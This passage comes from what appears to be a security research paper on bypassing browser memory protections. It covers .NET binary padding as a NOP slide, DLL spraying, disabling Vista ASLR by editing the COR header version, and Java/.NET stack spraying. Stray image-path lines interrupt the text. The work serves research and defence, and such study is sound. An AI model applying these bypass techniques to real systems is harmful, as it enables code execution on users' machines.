One major drawback with this approach is that downloading such a large binary would take a considerable amount of time given the average user's bandwidth constraints. This problem can be addressed in two ways:

- **Binary Padding**

  This method involves specifying a section with a large VirtualSize in the section header, and a small SizeOfRawData value (even 0). In a scenario where VirtualSize is larger than SizeOfRawData, the remainder of the section is filled with 0's when mapped into memory. On the Intel architecture, this translates to the following instruction being repeated many times:


  ```
  add byte ptr [eax], al
  ```

  If the shellcode is placed in another executable section located right after the large empty section, the `add byte ptr [eax], al` instructions can be used as a NOP slide. Since this instruction dereferences EAX and writes data at that address, EAX would need to point to a valid and writable address in memory.

- **HTTP Content-Encoding: gzip**


  Internet Explorer supports gzip encoded content, which is decoded automatically when it is received by the browser. Using the mod_deflate Apache module or similar software allows the attacker to send large .NET binaries compressed, thus dramatically reducing download time. Furthermore, since the large sections described in this attack are essentially NOP slides, the compression ratio would be quite high because you are compressing a large repetition of the same byte. This method has the advantage of not requiring EAX to point to a valid location in memory.

A variation on the described method is to use both ASLR scenarios described above. Essentially, one binary is mapped in to memory that takes up most of the standard DLL address range (0x50000000 - 0x78000000) using the binary padding, and then another smaller one with all the contents present in the file (i.e. there is no padding) is mapped into memory. This smaller one would need to be 16 MB in size still, to guarantee returning into a valid mapped part of the DLL. (If the attacker specified a return address of the DLL's preferred base address + 8 MB and the binary was 16 MB in size, then it is guaranteed to be valid.) This method has the advantage of not transferring an excessive amount of data, and also not requiring EAX to point to a valid, writable memory location at the time of the overflow.



As mentioned previously, DLLs are mapped into the address space one after the other with a granularity of 64K. That is, each DLL is mapped on a 64K-aligned boundary within the standard DLL address range (providing it will fit there). So, an attacker can create a webpage that embeds a very large number of small .NET binaries (8k in size or less), and each binary will be aligned on a 64K boundary, and also that they will be mostly allocated contiguously below the already

loaded binaries. Therefore, every 64K-aligned address within the range of where these DLLs are mapped will contain a PE header, followed by whatever else the attacker chose to put in each binary (metadata, shellcode, etc). It is therefore feasible to do an attack not unlike a standard heap spray, with the additional advantages of setting page protections as well as knowing where metadata is located. This attack is depicted below:



In order to perform this attack, a large number of DLLs need to be embedded within the webpage to ensure that the range of addresses is large enough to accurately guess. In a practical scenario, this could be achieved with around 300 DLLs. 300 DLLs aligned on 64K boundaries would occupy around 19MB if placed contiguously. If each of these DLLs were 6K in length for example, this would result in a requirement of downloading 1800K, or a little less than 2MB. Again, compression could potentially make this figure significantly lower.

Disabling ASLR for .NET Binaries

exploit:	dotnet-shellcode-aslr.rb
vulnerability:	ANI
target:	Vista SP0 with DEP
bypasses:	DEP, ASLR

The previous attack vectors had a certain degree of guesswork involved in exactly where .NET DLLs would be positioned in memory. It would really be preferable if it were possible to load a

DLL at an exact address, thus allowing the attacker to exactly identify where interesting metadata/shellcode/etc resides in memory. On Windows XP, this is somewhat easy; .NET binaries are just loaded at their preferred image base. On Vista the address where a .NET binary is loaded is always randomized, regardless of the whether the DllCharacteristics field in the header has the IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE flag set. The pseudocode for deciding whether ASLR should be enabled for a particular binary is shown below:

```
int MiRelocateImage(PIMAGE_BINARY_INFO pBinaryInfo,
                    PIMAGE_DATA_DIRECTORY pRelocations,
                    LPBYTE pImagePtr)
{
    if( !(pBinaryInfo->pHeaderInfo->usDllCharacteristics &
             IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE) &&
        !(pBinaryInfo->pHeaderInfo->bFlags &
             PINFO_IL_ONLY_IMAGE) &&
        !(_MmMoveImages == -1) )
    {
        _MiNoRelocate++;
        return 0;
    }
```

ASLR does not take place only if the all of the following three conditions are met:

1. The binary is not participating in ASLR (ie. IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE is not set in the DllCharacteristics field).
2. The binary is not IL-Only (the COMIMAGE_FLAGS_ILONLY flag is set in the Flags field of the .NET header), and
3. The _MmMoveImages global variable is not set to -1.

Since .NET binaries loaded in the context of the browser are always IL-Only binaries, it would seem as though they will always acquire a random base address. However, this is not the case. The code for setting the IL-Only flag is shown:

```
if( ( (pCORHeader->MajorRuntimeVersion > 2) ||
      (pCORHeader->MajorRuntimeVersion == 2 && pCORHeader->MinorRuntimeVersion >=
5) ) &&
    (pCORHeader->Flags & COMIMAGE_FLAGS_ILONLY) )
{
    pImageControlArea->pBinaryInfo->pHeaderInfo->bFlags |= PINFO_IL_ONLY_IMAGE;

    ...
}
```

As can be seen, a number of additional sanity checks are done before the check is done to see if COMIMAGE_FLAGS_ILONLY is set in the .NET COR header. Specifically, the major and minor versions in the COR header are checked, and if the version is below 2.5, the Flags value in the COR header is never checked, and the IL-Only flag is never set. So, to have a binary located in a static location in the IE process, the following modifications to a standard .NET control need to be carried out:

1. Set the ImageBase value in the PE Optional Header to the desired address.
2. Remove the DLL_IMAGE_CHARACTERISTICS_DYNAMIC_BASE flag from the DllCharacteristics value in the PE file header.
3. Change the version in the COR header to make it below 2.5. Setting it to 2.4 is sufficient to break ASLR without impacting the .NET control.

When all three of these modifications are performed, the attacker may load a DLL at any address they choose. This method works on all current versions of Windows, including Vista SP1.

The .NET COR header that we need to modify can be found by looking up the COMPLUS data directory (number 14) in the PE header. The COR header has the following format:

```
typedef struct IMAGE_COR20_HEADER
{
    DWORD cb;
    WORD  MajorRuntimeVersion;
    WORD  MinorRuntimeVersion;

    IMAGE_DATA_DIRECTORY MetaData;
    DWORD Flags;
    DWORD EntryPointToken;

    IMAGE_DATA_DIRECTORY Resources;
    IMAGE_DATA_DIRECTORY StrongNameSignature;
    IMAGE_DATA_DIRECTORY CodeManagerTable;
    IMAGE_DATA_DIRECTORY VTableFixups;
    IMAGE_DATA_DIRECTORY ExportAddressTableJumps;
    IMAGE_DATA_DIRECTORY ManagedNativeHeader;

} IMAGE_COR20_HEADER, *PIMAGE_COR20_HEADER;
```

Some of the important fields for the purposes of this discussion are as follows:

- Cb - This is the size of the .NET COR header, it needs to be at least 0x48.
- MajorRuntimeVersion - The major runtime version of .NET that this binary was designed to run under. Current compilers will build binaries with the major version 2 here.
- MinorRuntimeVersion - The minor runtime version of .NET that this binary was designed to run under. Current compilers will build binaries with the minor version 5 here.
- Flags - Several flags describing what type of .NET binary this is. To successfully load in the context of IE, the browser needs to contain no native code - that is, it must be an "IL-Only" binary, which is indicated by setting the flag COMIMAGE_FLAGS_ILONLY (0x01) here.

The modifications we performed on exploit.dll are shown below:

```
--- exploit.dll.orig.dumpbin    2008-08-04 01:17:32.599800000 -0700
+++ exploit.dll.dumpbin 2008-08-04 01:17:40.914600000 -0700
@@ -2,7 +2,7 @@
 Copyright (C) Microsoft Corporation.  All rights reserved.


-Dump of file exploit.dll.orig
+Dump of file exploit.dll

 PE signature found

@@ -42,8 +42,7 @@
              200 size of headers
                0 checksum
                3 subsystem (Windows CUI)
-             540 DLL characteristics
-                   Dynamic base
+             500 DLL characteristics
                   NX compatible
                   No structured exception handler
```

```
           100000 size of stack reserve
@@ -152,7 +151,7 @@
   clr Header:

               48 cb
-            2.05 runtime version
+            2.04 runtime version
             206C [     324] RVA [size] of MetaData Directory
                3 flags
                0 entry point token
```

Java and .NET stack spraying

For some time now, heap spraying has been a popular method for creating reliable exploits. The key element of heap spraying is the ability to have a large contiguous memory region of controllable data that is of some use when exploiting a memory corruption flaw. Usually, this amounts to allocating a series of large blocks filled with shellcode that can be later returned to after execution has been seized.

Some of the concepts central to heap spraying are interesting in the context of thread stacks also. There are several key differences, however, which are as follows:

1. Stacks can be useful for more than just storing shellcode. Since stacks contain metadata, they might also be useful as a target for memory corruption.
2. The data on the stack may not be directly controllable by the attacker.
3. To spray a large amount of data in a repeating pattern will generally require recursive function calls.
4. Stacks cannot be infinitely expanded - they are limited by the reserve size of the stack.

So, utilizing the stack presents some interesting opportunities that heap spraying generally does not (primarily overwriting meta-data). However, it is also apparent that stack spraying appears more difficult to achieve due to the fact that generally recursive functions are few and far between, the data isn't controlled directly by the attacker, and stacks are limited by the reserve size of the stack. Still, if these problems can be overcome then it remains a viable exploitation method.

Before discussing the issues above, a brief explanation of stack usage on the Windows platform should be covered. Basically, a stack has both a "reserve" size and a "commit" size. The reserve size indicates the maximum size the stack can grow to. When the stack is allocated at thread initialization, a memory region of the size indicated by the stack reserve size is carved out of the address space. This memory region is not actually backed by physical pages or disk backing - it is reserved in the virtual address space so that nothing else can be allocated in that region of memory. The commit size, on the other hand, is the amount of memory that will be backed by physical pages or a backing store. The committed memory will typically be much smaller than the reserve size, and will be used as soon as the thread starts utilizing the stack. When all of the committed memory is used up, the kernel will automatically commit more memory as needed, up to a maximum of the reserve size. This process is documented in more depth in Dowd, McDonald and Mehta's presentation from BlackHat USA 2007.

Where do the reserve and commit sizes come from? The default reserve and commit sizes for a given thread are retrieved from the Optional Header in the base executable of the current process. The standard values most executables have are 4K (1 page) for a commit size and 1MB for the reserve size. Either of these values can be overridden by explicitly having the dwStackSize parameter set to non-zero when calling the CreateThread function. Whether the

dwStackSize is used to indicate the reserve or the commit size depends on the dwCreationFlags value. If this flags value has STACK_SIZE_PARAM_IS_A_RESERVATION set, then dwStackSize will represent the reserve size, otherwise it will represent the commit size.

In the context of web browsers, overcoming all of the aforementioned problems is actually quite easy due to the use of languages such as Java and .NET. Firstly, the problem of the stack being limited in size is not a problem, because both Java and .NET have thread constructor functions that a take a stack size parameter:

Java Thread constructor:

```
public Thread(ThreadGroup group, Runnable target, String name,
                  long stackSize)
```


.NET Thread constructor:


```
public Thread(ThreadStart start, int maxStackSize)
```

The size parameter in both cases is used as the reserve size for the new stack being created, and can be arbitrarily large. It is possible, for example, to reserve 256 MB of the virtual address space for a particular thread's stack. Therefore, the attacker is free to allocate a contiguous region of memory as large as they want. Furthermore, the attacker has a fairly free hand on what kind of data will be placed on to the stack, since they will supply the functions that are manipulating that stack space. Several possibilities that are useful for exploitation scenarios are described in the following section.

Stack spraying with return addresses

In this scenario, the goal is to fill a large amount of stack space with useful pointers to overwrite. Using this technique allows the attacker to select an approximate location to corrupt rather than a precise one. The easiest way to do this is to create a recursive function with no local variables and no parameters. By calling this function enough times so that it fills up most of the stack, a large buffer will be created that contains (in theory) a series of return addresses, any of which can be overwritten to gain arbitrary execution. In reality, several other data elements also get pushed onto the stack. The stack layout for both Java and .NET threads are shown respectively.





The content of the stack in each scenario is not exactly a large buffer of repeating convenient return addresses to overwrite; other meta-data is also stored on the stack. In the case of Java, there is a significant amount of meta-data, with saved EIPs only occurring about once in every 8 DWORDs. Conversely, .NET has only saved registers, and saved EIPs can be as frequent as 1 in every 2 DWORDs. In either case, overwriting other DWORDs does not result in program crashes because overwriting the saved registers has no effect (since the same registers are restored again in the following stack frames).

Stack spraying with shellcode

Code is just as easy to place on the stack as addresses. In this case, the attacker would create functions with very large stack footprints that contain the code of their choosing. This could be achieved for example by creating a large number of integers or bytes as local variables, and then populating them with useful code. Again, this would best be achieved with a recursive function. Also, it should be noted that code located on the stack may only be executed if DEP is not being enforced. This restriction is also true of heap spraying, however.


Stack spraying with pointers

One particularly interesting aspect of stack spraying is that rather than filling up a block full of user-controlled data, it is equally easy to fill up the block with pointers to user-controlled data. Indirection like this might be useful in a number of memory corruption scenarios. In order to achieve this, the attacker simply needs to make a function that has a large number of local variables that are pointers. Obviously, both languages don't support direct pointer manipulation, however by creating new arrays or objects, pointers will be created and placed on the stack. Therefore, by following a similar strategy to those previously outlined (namely, having a


recursive function with a large amount of local variables and/or parameters), it is possible to have a large buffer of pointers to user controlled-data.

Stack spraying and ASLR

ASLR in Vista randomizes the stack, as discussed earlier. Astute readers might notice that allocating a sufficiently large stack should not succeed; at attempt to allocate 128M or more for a stack should fail because the ASLR code searches through the address space a random number of times for a hole that the stack should fit in. However, the size passed to the stack randomization function is the stack commit size, not the stack reserve size. Therefore, the search through memory will look for quite small holes (4K in most cases), rather than obnoxiously large ones. It doesn't really matter if the hole returned is big enough to fit the large stack reserve in or not; the base address returned from the randomization process is just used as a hint to NtAllocateVirtualMemory. If the base address passed to NtAllocateVirtualMemory does not point to a block of free space large enough for the reserve allocation, the address space will be searched linearly for a big enough space and allocate there. Therefore, base address randomization for the stack has little meaning in the context of these techniques. The excessively large stacks always get allocated in the lower part of the address space, as shown:



The address 0x10000000 is a safe one to return to, since part of the stack is always there. If 0's cannot exist within the return address, then something like 0x10101010 would also be adequate. An example memory dump utilizing .NET is shown:



Here, a large stack has been created with a saved EIP every second DWORD. This stack will reliably exist at approximately the same location across multiple executions.

Conclusion

In this paper we demonstrated that the memory protection mechanisms available in the latest versions of Windows are not always effective when it comes to preventing the exploitation of memory corruption vulnerabilities in browsers. They raise the bar, but the attacker still has a good chance of being able to bypass them. Two factors contribute to this problem: the degree to which the browser state is controlled by the attacker; and the extensible plugin architecture of modern browsers.

The internal state of the browser is determined to a large extent by the untrusted and potentially malicious data it processes. The complexity of HTML combined with the power of JavaScript and VBscript, DOM scripting, .NET, Java and Flash give the attacker an unprecedented degree of control over the browser process and its memory layout.

The second factor is the open architecture of the browser, which allows third-party extensions and plugins to execute in the same process and with the same level of privilege. This not only means that any vulnerability in Flash affects the security of the entire browser, but also that a missing protection mechanism in a third-party DLL can enable the exploitation of vulnerabilities in all other browser components.

The authors expect these problems to be addressed in future releases of Windows and browser plugins shipped by third parties.

Bibliography

Miscellaneous

- Protecting Your Code with Visual C++ Defenses by Michael Howard
- A Brief History of Exploitation Techniques & Mitigations on Windows by Matt Miller
- Improving Software Security Analysis using Exploitation Properties by skape
- Windows Vista Exploitation Countermeasures by Richard Johnson
- Buffer Underruns, DEP, ASLR and improving the Exploitation Prevention Mechanisms (XPMs) on the Windows platform by David Litchfield
- Generic Anti Exploitation Technology for Windows by Ben Nagy
- Memory Retrieval Vulnerabilities by Derek Soeder

GS

- /GS compiler option documentation for Visual Studio 2005
- Compiler Security Checks In Depth by Brandon Bray
- Security Improvements to the Whidbey Compiler by Brandon Bray
- Analysis of GS protections in Microsoft Windows Vista by Ollie Whitehouse
- Hardening Stack-based Buffer Overrun Detection in VC++ 2005 SP1 by Michael Howard
- Four different tricks to bypass StackShield and StackGuard by Gerardo Richarte
- Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server by David Litchfield
- Reducing the Effective Entropy of GS Cookies by skape

SafeSEH

- /SAFESEH linker option documentation for Visual Studio 2005
- SEH Security Changes in XPSP2 and 2003 SP1 by Ben Nagy
- Preventing the Exploitation of SEH Overwrites by Skape
- A Crash Course on the Depths of Win32 Structured Exception Handling by Matt Pietrek
- DisableExceptionChainValidation registry key
- Reversing Microsoft Visual C++ Part I: Exception Handling by Igor Skochinsky

Heap protections

- XP SP2 Heap Exploitation by Matt Conover and Oded Horovitz
- Heap Feng Shui in JavaScript by Alexander Sotirov
- Defeating Microsoft Windows XP SP2 Heap Protection and DEP bypass by Alexander Anisimov
- Exploiting Freelist[0] on XP SP2 by Brett Moore
- Bypassing Windows heap protections by Nicolas Falliere
- Heaps About Heaps by Brett Moore
- FAQ about HeapSetInformation by Michael Howard

DEP

- Changes to Functionality in Windows XP SP2: Memory Protection Technologies
- DEP on Vista exposed! by Robert Hensing
- Bypassing Windows Hardware-enforced Data Execution Prevention by skape and Skywing
- In Windows XP, even when DEP is on, it's still sometimes off by Raymond Chen
- New NX APIs added to Windows Vista SP1, Windows XP SP3 and Windows Server 2008 by Michael Howard
- Hardware DEP has a backdoor by Fabrice Roux
- Return-into-libc without Function Calls by Hovav Shacham

ASLR

- Address Space Layout Randomization in Windows Vista by Michael Howard
- GS and ASLR in Windows Vista by Ollie Whitehouse
- An Analysis of Address Space Layout Randomization on Windows Vista by Ollie Whitehouse

Appendix A. Memory protection analysis tools

In the course of our research we have developed a set of tools for analyzing memory protections on the Windows platform. These tools can be used to test the implementation of GS, SafeSEH, DEP and ASLR in different versions of the OS and the Visual C++ compiler.

GS

gs-perf

The gs-perf program measures the worst case slowdown introduced by the /GS compiler option. It executes 100 million iterations of a function that returns the address of a local variable and measures how long it takes with and without GS.

The results from a test on a 2.4 GHz Core2 Duo CPU indicate a 42% slowdown:

```
$ ./gs-perf.exe
Testing worst case GS performance:

GS disabled: 188679 calls per tick
GS enabled : 108577 calls per tick

GS slowdown: 42%
```

gs-test

